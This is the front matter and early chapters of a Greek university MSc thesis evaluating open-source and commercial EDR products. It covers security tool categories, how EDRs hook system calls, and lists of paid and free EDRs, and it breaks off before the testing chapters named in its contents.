



UNIVERSITY OF PIRAEUS - DEPARTMENT OF INFORMATICS

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ – ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

MSc «Distributed Systems, Security and Emerging Information Technologies»

ΠΜΣ «Κατανεμημένα Συστήματα, Ασφάλεια και Αναδυόμενες
Τεχνολογίες Πληροφορίας»

MSc Thesis

Μεταπτυχιακή Διατριβή

Thesis Title: Τίτλος Διατριβής:	Assessing open and closed EDRs Αποτίμηση EDRs ανοιχτού και κλειστού κώδικα
Student's name-surname: Όνοματεπώνυμο φοιτητή:	Georgios Panagiotakopoulos Γεώργιος Παναγιωτακόπουλος
Father's name: Πατρώνυμο:	Panagiotis Παναγιώτης
Student's ID No: Αριθμός Μητρώου:	ΜΠΚΣΑ20017
Supervisor: Επιβλέπων:	Constantinos Patsakis, Associate Professor Κωνσταντίνος Πατσάκης, Αναπληρωτής Καθηγητής

May 2023/ Μάιος 2023

3-Member Examination Committee

Τριμελής Εξεταστική Επιτροπή

Constantinos Patsakis
Associate Professor

Κωνσταντίνος Πατσάκης
Αναπληρωτής Καθηγητής

Panayiotis Kotzanikolaou
Associate Professor

Παναγιώτης Κοτζανικολάου
Αναπληρωτής Καθηγητής

Efthimios Alepis
Associate Professor

Ευθύμιος Αλέπης
Αναπληρωτής Καθηγητής

Acknowledgements

Η εργασία αυτή δεν θα είχε ολοκληρωθεί χωρίς την ουσιαστική συμβολή του καθηγητή Κ. Πατσάκη με τον οποίο συνεργαστήκαμε στενά για την εκπόνηση της συγκεκριμένης μεταπτυχιακής διατριβής. Θα ήθελα να τον ευχαριστήσω θερμά για την καθοδήγηση του, την παροχή όλων των απαραίτητων κατευθύνσεων, και συμβουλών που απλόχερα μου έδωσε ώστε να υπάρξει αυτό το αποτέλεσμα.

Επιπλέον θα ήθελα να ευχαριστήσω την οικογένεια μου, τους φίλους μου (Παναγιώτη και Γιώργο), για τη συνεχή τους υποστήριξη σε όλο το διάστημα της περάτωσης του μεταπτυχιακού μου αλλά και γιατί είναι δίπλα μου και με στηρίζουν ώστε να πετυχαίνω κάθε στόχο που θέτω.

Τέλος, θα ήθελα να ευχαριστήσω την Adacom και πιο συγκεκριμένα τον κ. Παναγιώτη Σωτηρίου για την παροχή του εργαλείου της Fortinet το οποίο χρησιμοποίησα στην υλοποίηση της διατριβής αυτής.

Table of contents

Acknowledgements	3
Abstract	7
Introduction	8
Aim of this paper	10
Structure of this paper	10
Security solutions	10
Endpoint Detection and Response (EDR)	11
Network Detection & Response (NDR)	12
Extended Detection and Response (XDR)	12
Security Information Event Management (SIEM)	12
Security Orchestration, Automation, and Response (SOAR)	13
Intrusion Detection System, (IDS)	13
Intrusion Prevention System(IPS)	14
Antivirus (AV)	14
Firewall	15
Data Loss Prevention(DLP)	16
How EDR detects malicious activity	17
Types of EDR	17
EDR general capabilities	18
Paid EDR solutions	19
Open Source EDR Solutions	20
Paid vs Open source solutions	20
Tools used	22
Theoretical analysis	22
FortiEDR	22
OpenEDR	23
Tools showcase	25
FortiEDR	25
OpenEDR	29
Tool Deployment	31
FortiEDR	31
OpenEDR	31
Default rules and policies	32
FortiEDR	32
OpenEDR	32
Threat Intelligence	38
FortiEDR	38
OpenEDR	39
Machine Learning	40
FortiEDR	40
OpenEDR	40
Layers of protection (endpoint- behavioral analysis)	40
FortiEDR	41
OpenEDR	41

Testing	42
Metasploit	43
Initial Setup for MSF Testing	43
Payload Generation	44
Initial Access & Execution	46
OpenEDR	46
FortiEDR	48
HTA File Attack	50
FortiEDR	50
OpenEDR	51
Encoded executable shell	52
FortiEDR	53
OpenEDR	53
Powershell payloads	53
Reverse shell	54
Powershell command 2	55
Payload 3 Obfuscated powershell reverse shell 1	59
Payload 4 - Obfuscated powershell reverse shell 2	60
.cpl file attack	63
FortiEDR	63
OpenEDR	63
Download Script from URL and Execute with Invoke Expression	64
FortiEDR	64
OpenEDR:	65
Testing of network ports	65
FortiEDR	65
OpenEDR:	66
DLL Hijacking	66
Cynet tool	69
Initial Access/Execution attacks	70
Execute obfuscated Powershell command.	70
Running Malicious PowerShell Script:	71
Execute code hidden in Registry:	72
Malicious Process Command:	73
Persistence	74
Create File on Startup Folder	75
Host Enumeration	76
Threat Intelligence Detection	78
Word Document with Macros	79
FortiEDR	81
OpenEDR	83
Network Mapper	85
Analysis	86
Performance Evaluation - Analysis Results	86
Comparison with relative work	89

Recommendations for improving EDR detection	90
Discussion and Future Work	91
Conclusion	91
References	93

Abstract

Nowadays, endpoint security solutions are an essential tool for all organizations in order to protect the network devices. The global endpoint security market is expected to rise even more the following years as the need for security becomes a big concern. Although the most important aspect is the quality of the products, traditional signature based malware detection alone is no longer sufficient in order to be protected. I will try to analyze some key components of a robust endpoint security solution and their protective effects on a system.

In many instances where security is a problem we are trying to solve, consultants and Security officers may suggest the company to spend big amounts of money in order to purchase an EDR solution for the business. However if we don't put the system on a test, we cannot be certain that the solution works as intended.

The team should spend time on the configuration of the solution in order to make sure that it detects attackers' activity (network connections, changes in registry) and not only classic signature based ones. Team should check the defaults rules that are available and in general verify that the products meet the requirements that the business has and the things the company claims to be doing.

The aim of this master dissertation is to create an in depth comparison of two EDR - systems for assessing cyber security needs and corporate requirements. The primary objective of this paper is to understand the advantages and disadvantages of each solution in an everyday scenario and the information they provide to a Cyber Security Analyst that is working towards ensuring the Confidentiality, Integrity and Availability of the environment they are protecting.

Finally, it also provides the opportunity to review the already existing solutions that exist and give recommendations on improvement for the providers.

Σήμερα, οι λύσεις προστασίας των τερματικών είναι ένα απαραίτητο εργαλείο για όλους τους οργανισμούς προκειμένου να προστατεύσουν τις συσκευές του δικτύου. Η ζήτηση, αναμένεται να αυξηθεί ακόμη περισσότερο τα επόμενα χρόνια καθώς η ανάγκη για ασφάλεια αυξάνεται. Αν και το πιο σημαντικό στοιχείο είναι η ποιότητα των προϊόντων, η συνηθής ανίχνευση κακόβουλου λογισμικού με βάση τις υπογραφές δεν είναι πλέον επαρκής για να εξασφαλίσει προστασία. Θα προσπαθήσω να αναλύσω μερικά κύρια στοιχεία μιας αξιόπιστης λύσης ασφάλειας τερματικών και την επίδραση τους σε έναν οργανισμό.

Σκοπός αυτής της μεταπτυχιακής διατριβής είναι να δημιουργήσει μια λεπτομερή σύγκριση δύο συστημάτων EDR για την αξιολόγηση των αναγκών κυβερνοασφάλειας και των εταιρικών απαιτήσεων. Ο βασικός στόχος αυτής της εργασίας είναι να κατανοήσει τα πλεονεκτήματα και τα μειονεκτήματα κάθε λύσης σε ένα καθημερινό σενάριο και τις πληροφορίες που παρέχουν σε έναν Αναλυτή Κυβερνοασφάλειας που εργάζεται για τη διασφάλιση της Εχεμύθειας, της Ακεραιότητας και της Διαθεσιμότητας του περιβάλλοντος που προστατεύει.

Τέλος, αυτή η εργασία παρέχει επίσης τη δυνατότητα να αξιολογήσει τις ήδη υπάρχουσες λύσεις και να προτείνει βελτιώσεις για τους παρόχους.

Introduction

[1] The digital transformation of the economy and society has led many entities to face new opportunities and challenges. It is estimated that more than 125 billion devices will be connected to the internet by the year 2030, from 27 billion in 2021 and about 90% of the people over the age of 6 will have an online presence. Cyberspace by its very nature relies on the interconnection of communities of all forms and as the digital and physical worlds are increasingly interconnected, new risks arise.


The use of digital solutions has long been on the rise and especially teleworking, online shopping, and keeping in touch online rose sharply during the Covid-19 lockdown. These solutions benefited consumers and supported the economy, although this led to increased malicious cyber activities.

Attackers use many different ways to trick users. They may use phishing websites and emails with malicious links and attachments to steal banking information or blackmail organizations after blocking their IT systems and data. Secure cyberspace is a must for the digital single market: enabling solutions and unlocking its full potential by making people confident online. The 2020 EU index indicated that 39% of European citizens who used the internet experienced security-related problems.

The damage caused by cyberattacks goes beyond the economy and finance, affecting the very democratic foundations of our world and threatening the basic functioning of society. Essential services and critical sectors such as transport, energy, health, and finance, have become increasingly dependent on digital technologies. This, together with the increase in physical objects connected to the Internet of Things, can have direct consequences, including making cybersecurity a matter of life and death.

From cyberattacks on hospitals, causing them to postpone urgent medical procedures, to attacks on power grids and water supply - attackers are threatening the supply of essential services. And as cars and homes become increasingly connected, they could be threatened or exploited in unforeseen ways. Cyberattacks, deployed with disinformation, economic pressure, and conventional armed attacks, are testing the resilience of democratic states and institutions, directly targeting peace and security in the world.

Cybersecurity threats in the European Union are affecting sectors vital for society. The top five sectors affected, as observed by the European Union Agency for Cybersecurity (Enisa) between April 2020 and July 2021, are public administration/government (198 incidents reported), digital service providers (152), the general public (151), healthcare/medical (143) and finance/banking (97). [3]



Main sectors affected by cyber threats

There are nine prime threat groups:

Ransomware – attackers encrypt an organization’s data and require payment to restore access

Cryptojacking – when cybercriminals secretly use a victim’s computing power to generate cryptocurrency

Threats against data – data breaches/leaks

Malware – a software, which triggers a process that affects a system

Disinformation/misinformation – the spread of misleading information

Non-malicious threats – human errors and misconfigurations of a system

Threats against availability and integrity – attacks that prevent the users of a system from accessing their information

Email-related threats – aims at manipulating people to fall victims to an email attack

Supply chain threats – attacking, for example a service provider, in order to gain access to a customer's data [5]

Our ally in repelling and preventing these attacks are a variety of security technologies such as endpoint detection and response (EDR), network detection and response (NDR), extended detection and response (XDR), and security information and event management (SIEM). In this paper we will focus on Endpoint Detection and Response solutions, we will analyze them and compare the differences between the two of them.

Aim of this paper

The aim of this paper is to create an in-depth comparison of two EDR - systems for assessing cyber security needs and corporate requirements. It is important to analyze the advantages and disadvantages of each solution in order for people in authority to choose which solutions fit their needs.

This comparison is from the perspective of a Cyber Security Analyst and we will assess the everyday needs, both on the analytic side and the remediation options. I hope, with my view, to help organizations get an idea of some options of the products, and also AV vendors and threat intelligence providers what they need to have in their package in order to make the analyst job more efficient.

Another reason I decided to analyze and compare open source solutions and compare them with paid ones is to provide teams that might be struggling to cope with the increasing cost of cybersecurity, to protect themselves as a first countermeasure.

Structure of this paper

The paper starts with an introduction on what security tools are available at the moment, and which one is best for each cause. We will then analyze the reason behind our choice to test the specific tools and name these tools.

After that, we will compare them one to one and see the advantages and disadvantages of each solution in theory. Then we will install both of these solutions in a test environment and we will perform various tests with attacks and malicious code and we will differentiate the results.

In the end, I will present the results, compare the performances of both tools and see their weaknesses. I will also give some recommendations for organizations that want to protect themselves using this technology, either on open-source solutions or paid ones.

Security solutions

The days of signature-based endpoint detection and response using simple Antiviruses are in the past as they proved to solve only a small part of the problem. Threat actors have changed tactics and proceeded aggressively toward more sophisticated viewpoints such as polymorphic malware and file-less attacks.

The constant emergence of new types of malware makes it a challenge to detect and fix vulnerabilities in a timely manner, particularly when the field of cybersecurity is facing a shortage of experts and resources. Additionally, many companies fail to promptly implement patches and IT security teams often have limited oversight of multiple endpoint devices.

In this section we will analyze the tools that already exist in our arsenal, and are really important when dealing with cyber security threats

Endpoint Detection and Response (EDR)

EDR stands for Endpoint Detection and Response or Endpoint Threat Detection & Response which was a term introduced back in 2013 by the researcher Anton Chuvakin [2], is a tool used to inform security teams about suspicious activity in a network. The basic goal of this tool is to prevent an attack before it happens thus forbidding the malicious actor to enter the network, and not so much to mitigate the threat. EDR systems are able to defend companies by deploying an agent on every connected endpoint device. These agents have the ability to recognize suspicious activities that were overlooked by the firewall, such as changes to the registry and file manipulations.

By adopting EDR tools, companies get the ability to contain malicious files on their systems and be able to look back on the history data to investigate and potentially determine the point of compromise. EDR works by aggregating endpoint statistics, including running processes, network connections, account logins, and file executions, and tries to recognize anomalies that might come from malicious actions. The next step is to try and respond to that threat as it executes automated and manual operations in order to isolate it and eliminate it from the network. EDR has the authority of stopping running processes, delete files or block their execution, and remotely isolate the affected host.

Based on research from ESG-Research Insights Reports, about 40% of the organization's biggest security operations priorities is to Invest in processes and technologies to automate security operations activities related to incident response. [6] Many EDR systems have AI or machine learning features that have the ability to detect new or existing threats based on their suspicious activity and this can help tremendously towards that goal. EDR also has the capability to run post-execution and can help while doing dynamic analysis in order to filter fileless behaviors and monitor file access and executions.

Summing up, EDR systems are able to monitor endpoint behavior and mitigate attacks on the systems that have an agent installed. Combining them with signature-based detection (Antivirus), Intrusion Detection Systems (IDS), Intrusion Prevention Systems (IPS), device discovery, virtual patching, and pre-emptive device posture applications, can provide multiple layers of protection and a comprehensive view of the security posture across the entire enterprise.

In short, EDR has the ability to:

1. Monitor all the traffic (network data) from endpoints for abnormalities or figures that might indicate a cyber threat or a breach
2. Automated response capabilities, remove, or isolate all threats and malicious files, and inform the security team of their presence and risk to the network.
3. Search on the internet for threats that exist on the system based on their signatures (hashes)
4. Incident investigation and forensic capabilities, to enable security teams to perform detailed analysis and forensic investigation of endpoint devices and related network communications
5. Advanced threat detection and response, to identify, isolate and respond to advanced threats, ransomware, and malicious processes on endpoint devices

Network Detection & Response (NDR)

NDR is another security tool that provides clarity of unknown, known, and zero-day vulnerabilities that exist in a company's network. NDR also provides in-house management in one console that can perform investigations with the help of Artificial Intelligence to check incoming and outgoing traffic. Using playbooks, can take automated remediation steps and respond to various threats.

EDR differs from NDR in the way that the latter focuses more on monitoring and blocking when necessary the suspicious traffic it sees. In cases where threat actors manage to overcome the EDR protection is likely to be blocked by network detection and response.

NDRs are able to monitor differences in network activity and correlate them with endpoint and cloud data. Their ability to recognize an incoming threat at the Packet level provides a real-time response as it focuses on analyzing packets as they are entering the network.

The correct implementation of an NDR is in combination with other solutions such as Security Information and Event Management (SIEM), Endpoint Detection and Response (EDR), and log analysis tools.

Extended Detection and Response (XDR)

XDR is another well-known solution that is being used nowadays. It attempts to bring a more proactive approach to threat detection and response by providing a one-platform solution that offers visibility across multiple data streams (endpoint, network, and cloud). It is supposed to be the next Evolution EDR, making it more effective because it integrates multiple sources with the integration of application, network, and data sources.

XDR's approach can help eliminate some of the issues security professionals face such as the difficulty in prioritizing alerts, the diversity of different tools used, and the overload in alerts. When a security team is able to correlate security events across different environments it can find and stop attacks such as ransomware at an earlier stage. It is also important that with the

Three types of XDR, platforms exist:
Native (works only with products from a single vendor)
Open (works with all vendors)
Hybrid (can integrate data from some outside vendors, with limitations)

Security Information Event Management (SIEM)

SIEM stands for Security Information and Event Management. It is a special kind of software or hardware solution which offers organizations the ability to collect, analyze, and respond to security-related data from different sources in real time. There are two main components that are included in SIEM solutions:

- A Security Information Management (SIM) system, which is responsible for collecting and storing data regarding security events, such as log files, network traffic data, and alerts from devices like firewalls and IDS.
- An Event Correlation and Analysis (ECA) system, which is responsible for analyzing the data collected by the SIM system and identifying any potential security threats or anomalies. The previous usually include analyzing log files in order to detect suspicious activity, such as failed login attempts or changes to system configuration files and alerting the soc team of any potential problems.

The aim of SIEM is to help organizations to detect and respond to security threats quickly and effectively by providing real-time visibility into security-related data from various sources and making it easier to identify and respond to potential security incidents. It's widely used in the field of security to help enterprises and organizations to protect their network and systems from being compromised by hacking, cyber attack, data breach, and so on.

Security Orchestration, Automation, and Response (SOAR)

SOAR stands for Security Orchestration, Automation, and Response. It's an approach or solution to help organizations to automate and streamline their incident response process, by providing a unified platform for coordinating and automating various incident response tasks and activities.

SOAR platforms typically include features such as:

- Automated incident triage and prioritization, which helps to quickly identify and respond to high-priority incidents.
- Workflow automation, which allows organizations to define and automate incident response procedures, such as incident investigation and remediation.
- Integration with various security tools and systems, such as SIEMs, firewalls, and intrusion detection systems, to collect and analyze data from multiple sources.
- Collaboration and communication tools, which allow incident response teams to share information and coordinate their activities effectively.
- Playbook and case management system which allow the ability to store and reuse standard incident response procedures and templates.

The goal of SOAR is to improve incident response speed, efficiency, and effectiveness by automating routine incident response tasks and activities and providing a centralized platform for coordinating and managing incident response efforts across an organization. By automating repetitive tasks and incident triage, security teams can focus on higher-level incident response and investigation, which allows organizations to respond to incidents more quickly and effectively. SOAR also helps to bridge the gap between security operation and incident response teams by providing a single platform to view, investigate and manage all incident types.

Intrusion Detection System, (IDS)

An IDS, is a type of security software or hardware solution that is designed to detect and alert on potential security threats or intrusions on a computer or network.

There are two main types of IDS:

- Network-based IDS (NIDS) : Analyzes network traffic and looks for signs of malicious activity, such as unusual traffic patterns or attempts to exploit known vulnerabilities.
- Host-based IDS (HIDS) : Analyzes activity on a specific host (e.g. computer or server) and looks for signs of malicious activity, such as changes to system files or unauthorized access attempts.

An IDS works by monitoring network or system activity and analyzing it against a set of predefined rules or patterns to identify potentially malicious behavior. When a potential intrusion or threat is detected, the IDS generates an alert and may take automated actions to respond to the threat, such as blocking network traffic from a specific IP address or quarantining a suspicious file. Some IDS systems can also be integrated with other security solutions, such as SIEMs, to provide more detailed analysis and response capabilities.

An IDS is typically used as part of an organization's overall security strategy and can be used in conjunction with other security solutions such as firewalls, antivirus software, and intrusion prevention systems (IPS) in order to provide multiple layers of protection.

Intrusion Prevention System(IPS)

An IPS, is a type of network security solution that is designed to detect and prevent security threats or intrusions on a computer or network. An IPS works by analyzing network traffic and identifying potential security threats, such as attempts to exploit known vulnerabilities or access restricted resources. Once a potential threat is identified, the IPS can take a variety of actions to prevent the threat from being successful, such as blocking network traffic from a specific IP address or quarantining a suspicious file.

There are two main types of IPS:

- Network-based IPS (NIPS) : Analyzes network traffic and looks for signs of malicious activity, such as unusual traffic patterns or attempts to exploit known vulnerabilities.
- Host-based IPS (HIPS) : Analyzes activity on a specific host (e.g. computer or server) and looks for signs of malicious activity, such as changes to system files or unauthorized access attempts.

One of the major differences between an IDS and IPS is that an IDS will alert on the possible malicious traffic and security breaches and leave the response to the admin or security team, while an IPS will take action to stop or prevent the malicious traffic or security breaches from taking place. IPS is typically considered more advanced than IDSs because they can prevent intrusions in addition to detecting them.

An IPS is typically used as part of an organization's overall security strategy and can be used in conjunction with other security solutions such as firewalls, antivirus software, and intrusion detection systems (IDS) in order to provide multiple layers of protection.

Antivirus (AV)

AV is a type of security software that is designed to detect and remove malware from a computer or network. Malware is a general term used to describe any software that is designed

to harm or exploit a computer or network and can include viruses, worms, Trojans, ransomware, and other malicious software.

Antivirus software typically works by analyzing the contents of a computer's hard drive, memory, and network traffic for signs of malware, and then removing or quarantining any malware that is found. The software typically includes a set of predefined rules or patterns that it uses to identify malware, and it can also be updated with new rules or patterns as new types of malware are discovered. Some AV software also has the ability to actively block new malware from entering the network by identifying and blocking network traffic from known malicious IP addresses.

AV software typically runs in the background, constantly scanning a computer or network for signs of malware, and can also be configured to perform scheduled scans or scans of specific files or directories. It can also alert the user to take certain actions when it detects malicious software. Some advanced AV solutions also provide additional features like Real-time protection, Sandboxing, Advanced threat protection, and so on.

AV software is an important aspect of network and computer security and can help to protect against malware and other malicious software that can cause damage to a computer or network, steal personal information, or compromise the security of sensitive data.

Firewall

A firewall is a security system that is put in place to block unauthorized access to or from a private network. It can be either in the form of software or hardware, and its function is to control and monitor incoming and outgoing network traffic based on predefined security rules.

The firewall acts as a barrier between the private internal network and the public Internet, only permitting authorized traffic to pass through. It is used to block unwanted incoming traffic and allow specific types of outgoing traffic. They are commonly employed to secure networks from cyber threats such as unauthorized access and malware.

Firewalls can be broadly classified into two categories: network firewalls and host-based firewalls. Network firewalls are placed at the entrance of a network to monitor and regulate incoming and outgoing traffic. On the other hand, host-based firewalls are installed on individual devices, such as computers and servers, to safeguard the device and control the flow of traffic to and from the device.

Different methods, such as packet filtering, stateful inspection, or application-level gateway (proxy-based firewall), can be utilized by firewalls to manage network traffic. Additionally, they may employ various rule sets, such as access control lists (ACLs), to regulate the flow of traffic. While firewalls can play a crucial role in an organization's overall security plan, it's important to keep in mind that they are not a complete solution. Firewalls alone cannot guard against all types of threats and should be combined with other security measures like antivirus software, intrusion detection and prevention systems (IDPS), and security incident and event management (SIEM) systems to provide comprehensive protection.

Data Loss Prevention(DLP)

DLP is a security measure that assists organizations in preventing sensitive data from being lost, stolen, or misused. DLP solutions are intended to identify, monitor, and safeguard sensitive data, including credit card numbers, financial information, and personal data, as it is created, accessed, and stored.

These solutions usually consist of a combination of software, hardware, and policies to aid organizations in protecting sensitive data. DLP can be implemented on-premises, in the cloud, or as a hybrid solution to cater to the organization's needs.

DLP solutions typically offer several important features, such as:

- **Data discovery:** The ability to automatically locate sensitive information across various systems, including endpoints, servers, and cloud services.
- **Data classification:** The ability to categorize sensitive data, such as credit card numbers, social security numbers, and personal health information, based on predefined policies.
- **Data monitoring:** The ability to observe and examine data in real-time as it is created, accessed, and stored, and to take action if a violation is detected.
- **Data encryption:** The ability to encrypt sensitive data to safeguard it from unauthorized access.
- **Data blocking:** The ability to prevent sensitive data from being transferred or shared through email, instant messaging, or other communication channels.
- **Reporting and Auditing:** The ability to provide reports and audit trails to help organizations identify and track data breaches and compliance violations.

DLP solutions can assist organizations in protecting sensitive data and complying with regulations such as HIPAA, PCI-DSS, and GDPR. Implementing a DLP solution can give organizations visibility and control over sensitive data, and aid them in reducing the risk of data breaches and compliance violations.

EDR as a tool

EDR solutions are becoming increasingly important as the number of endpoint devices and the volume of data they generate continue to grow, and as the threat landscape becomes more complex and sophisticated. EDR solutions can help organizations to detect and respond to security incidents more quickly and effectively, and to improve their overall security posture.

Since in this paper, we will focus on EDR solutions we should analyze these technologies by further clarifying the types of EDRs that exist, and compare the technologies and their capabilities whether they are paid or open source ones.

How EDR detects malicious activity

It is important at this point to describe how an EDR is able to detect malicious activity. This process is called hooking.

Function hooking refers to intercepting the system call or a specific function and altering its standard behavior of it. This means that an EDR system would intercept a specific function of system activity, for example, file system operations, process creation, network traffic, etc. It would insert a hook that sits in the middle on the function call and its destination that would allow it to inspect and alter the information being passed.

To be more precise, an EDR may create a hook to the CreateProcess function, that is in charge of creating new processes in the system. Every time a new process is created, the hook will check the process information being passed to the function. EDR would ensure based on the analysis whether this behavior matches the patterns of known malicious activity. On the fact that the process has malicious intent, EDR would block or quarantine the specific action.

Likewise, the EDR could also hook to functions such as WriteFile or CreateFile which are related to file system activity. By doing that, EDR could analyze that activity in order to detect and prevent activities like file encryption, file deletions, or modifications in general. Apart from the previous, EDR systems can use hooking techniques on network-related functions. By hooking to send or receive, it could analyze all the data being communicated between processes and the external network. This would result in detections of data exfiltration, command and control communication, etc.

Types of EDR

As said earlier there are several types of Endpoint Detection and Response (EDR) solutions, each with their own specific capabilities and approaches to threat detection and response.

Some common types of EDR solutions include:

- **Agent-based EDR:** This type of EDR solution uses a software agent that is installed on endpoint devices to collect and transmit data about the device's activity and network communications to a central management console. This type of EDR solution typically

offers advanced threat detection and response capabilities, and also allows for real-time monitoring and management of endpoint devices.

- Agentless EDR: This type of EDR solution uses network-based sensors or other types of collection mechanisms that don't require the installation of an agent on endpoint devices. This type of EDR solution typically relies on analyzing network traffic, or events logged by other security solutions, such as firewall logs, to detect and respond to threats.
- Cloud-based EDR: This type of EDR solution uses cloud-based infrastructure to collect, store, and analyze data from endpoint devices. They are designed to allow organizations to easily scale their EDR capabilities, and can offer more advanced threat detection and response capabilities by using cloud-based analytics and machine learning.
- Endpoint Protection Platform (EPP): This type of EDR includes both traditional security solutions, for example antivirus, firewalls and IPS, as well as more advanced features like endpoint detection and response, in a single integrated platform.
- Behavioral EDR: This type of EDR solution uses artificial intelligence, machine learning, and behavioral analysis in order to detect unusual activity on endpoint devices. It can detect and respond to unknown threats that it uses against traditional security solutions.

All these kinds of EDR solutions have their own strengths and weaknesses. Some of them may be suited better for some organizations and use cases. It is vital for an organization to analyze their needs and use-cases in order to choose the EDR solution that fits their needs

EDR general capabilities

Endpoint Detection and Response (EDR) solutions usually include a wide range of capabilities that are designed to detect and respond to security threats on endpoint devices.

Some common capabilities of EDR solutions include the following:

- Continuous monitoring and visibility: EDR solutions continuously monitor endpoint devices for signs of suspicious activity or anomalies, and provide detailed visibility into the activity on each device.
- Advanced threat detection and response: EDR solutions use advanced threat intelligence, machine learning, and heuristics to identify known and unknown threats, including advanced persistent threats (APTs), ransomware, and other malware.
- Incident investigation and forensic capabilities: EDR solutions provide detailed information and analysis of endpoint activity, allowing security teams to perform forensic investigations and determine the scope and impact of security incidents.
- Automated response capabilities: EDR solutions can be configured to automatically respond to detected threats, such as isolating or quarantining infected endpoint devices.
- Integration with other security solutions: EDR solutions can be integrated with other security solutions, such as firewalls, intrusion detection systems (IDS), and security information and event management (SIEM) systems, to provide a comprehensive view of security across an organization.
- Compliance and reporting: EDR solutions can provide detailed reporting and logging for compliance and auditing purposes.
- Remote management: EDR solutions typically provide a centralized management console, which allows security teams to remotely manage endpoint devices, deploy

Endpoint Detection updates and patches, and monitor and respond to security incidents from a single location.

- Cloud-based solution: Some EDR solutions are cloud-based, which allows for easy scalability and management of endpoint devices, and can also provide more advanced threat detection and response capabilities by leveraging cloud-based analytics and machine learning.

Paid EDR solutions

In this chapter we will analyze the most well known paid EDR solutions that are available in the market. These are the following:

- Carbon Black: Carbon Black is a popular EDR solution that provides real-time threat detection and response capabilities. It includes features such as behavioral analytics, machine learning, and integrated incident response capabilities. CrowdStrike:
- CrowdStrike is a cloud-based EDR solution that provides real-time threat detection, response, and forensic capabilities. It includes features such as machine learning, behavioral analytics, and integrated incident response capabilities.
- McAfee Endpoint Protection: McAfee Endpoint Protection is a comprehensive EDR solution that includes features such as real-time threat detection, response, and forensic capabilities.
- Symantec Endpoint Protection: Symantec Endpoint Protection is a EDR solution that provides advanced threat protection and incident response capabilities, it also include features such as behavioral analysis and cloud-based threat intelligence.
- Trend Micro: Trend Micro is a EDR solution that provides advanced threat protection and incident response capabilities, it also include features such as behavioral analysis, machine learning and AI-based threat detection.
- FortiEDR: (Endpoint Detection and Response) is a paid solution that provides advanced threat protection and incident response capabilities for endpoints. It is developed and maintained by Fortinet, a well-known provider of cybersecurity solutions.

These EDR solutions typically have more robust feature sets and capabilities compared to open-source options and provide more support from the vendor. However, they also tend to be more expensive and can require more resources to deploy, operate and maintain. It's important to understand the specific requirements of the project the teams are trying to build and evaluate the features, costs, and capabilities of each solution in order to decide with which one to go with.

Open Source EDR Solutions

There are a number of free and open-source Endpoint Detection and Response (EDR) solutions available.

- OSSEC: OSSEC is a host-based intrusion detection system (HIDS) that can be used to monitor and detect malicious activity on a system. It includes a number of features for analyzing system logs, identifying suspicious activity, and responding to potential threats.
- AIDE: Advanced Intrusion Detection Environment (AIDE) is a free, open-source host-based intrusion detection system that can be used to detect changes to files on a system.
- SELKS: SELKS is a free, open-source network security distribution based on Debian. It includes a number of security tools such as Suricata and Elasticsearch, and can be used for intrusion detection and response.
- Auditd: It is a system and application auditing tool that can be used to track and detect suspicious activity on a system by monitoring system calls and generating logs.
- Suricata: It is a free and open-source intrusion detection and prevention system that can be used to monitor network traffic and identify malicious activity.
- WHIDS: WHIDS, or Windows Host IDS, is an open-source Endpoint Detection and Response (EDR) tool that focuses on Windows systems. As a host-based intrusion detection system (HIDS), it continuously monitors system events and behaviors for signs of potential security threats. [17]
- Zeek (Bro): It is a powerful open-source network security monitoring system that can be used to capture, analyze, and alert on network traffic.
- Wazuh: Wazuh is a free and open-source security platform that unifies XDR and SIEM capabilities. It protects workloads across on-premises, virtualized, containerized, and cloud-based environments.

These solutions can be useful as a complement to commercial EDR solutions or as an alternative solution for organizations that have limited budgets. Nevertheless, keep in mind that they may require additional customization and configuration to meet the specific needs of an organization. Also, open-source solutions may have less robust feature sets and potentially require more technical expertise to maintain and operate

Paid vs Open source solutions

Paid Endpoint Detection and Response (EDR) solutions are typically more feature-rich and provide more support from the vendor compared to open-source options. They typically include advanced threat detection and response capabilities, such as behavioral analytics and machine learning, and have the ability to integrate with other security tools like SIEM and threat intelligence platforms. Paid EDR solutions often come with managed service options, where dedicated security experts monitor and respond to incidents 24/7.

They also provide rich reporting capabilities that allow organizations to identify and track security trends over time. However, paid EDR solutions are typically more expensive and require more resources to deploy, operate, and maintain, but they also provide a more complete and robust set of features, capabilities, and vendor support.

Some of the key features that paid EDR solutions typically include are:

